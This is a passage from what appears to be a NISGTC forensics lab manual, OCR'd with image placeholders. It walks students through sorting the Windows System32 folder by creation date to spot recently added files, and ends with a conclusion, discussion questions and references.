


20. Double-click on the **System32** directory.




This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

21. Select **View** from the menu bar and select **Details.**




22. Right-click on the bar located on the right, below Go, and select **Date Created**.



C:\WINDOWS\system32


Name	Size	Type	Date Modified
3com_dmi		File Folder	2/28/2012 6:02 PM
1025		File Folder	2/28/2012 6:02 PM
1028		File Folder	2/28/2012 6:02 PM
1031		File Folder	2/28/2012 6:02 PM
1033		File Folder	2/28/2012 6:02 PM

23. Right-click in the white space and select **Arrange Icons By > Created.**



This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

24. Click on the **Date Created** file column on the right side of Windows Explorer. Notice that other files have different dates. One of the things an investigator will often do is examine which files have been added to the system most recently. Files are often placed into the Windows or the Windows\System32 directory because they are included in the Windows PATH.
25. Close all open windows and all PC Viewer windows, then click **I'M DONE** to end this lab reservation



C:\WINDOWS\system32

Name	Size	Type	Date Modified	Date Created
vsocklib.dll	62 KB	Application Extension	7/6/2012 12:29 PM	4/21/2014 11:20 AM
d3d9caps.dat	1 KB	DAT File	1/28/2014 4:56 PM	1/28/2014 4:56 PM
mdimon.dll	18 KB	Application Extension	6/18/2003 6:31 PM	1/8/2014 2:12 PM
msinet.ocx	130 KB	ActiveX Control	12/18/2012 8:08 PM	12/30/2013 10:15 AM
MSCOMCTL.OCX	1,057 KB	ActiveX Control	12/18/2012 8:08 PM	12/30/2013 10:15 AM
spmsg.dll	17 KB	Application Extension	1/7/2009 7:20 PM	12/28/2013 9:54 AM
spupdsvc.exe	26 KB	Application	1/7/2009 7:21 PM	12/28/2013 9:54 AM

3.2 Conclusion

Certain locations within the Windows operating systems can be leveraged by a hacker so that they can get programs to launch automatically when users log in. One of the things an investigator will often do is determine which files have been added to the system most recently by examining the Startup, Windows and System32 folders.

3.3 Discussion Questions

1. Which directories are part of the Windows PATH?
2. What happens when you execute files that are not in the Windows PATH?
3. Where is the Startup folder located on newer Windows operating systems?
4. Where is the Startup folder located on older Windows operating systems?

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

References

1. The Windows PATH:
   http://www.computerhope.com/issues/ch000549.htm

2. Thumbnail Database Viewer Download:
   http://www.itsamples.com/thumbnail-database-viewer.html

3. Windows Prefetch:
   http://www.nirsoft.net/utils/win_Prefetch_view.html

4. Windows Event Viewer:
   http://support.microsoft.com/kb/308427

5. IIS Log Overview:
   http://msdn.microsoft.com/en-us/library/ms525410(v=vs.90).aspx

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.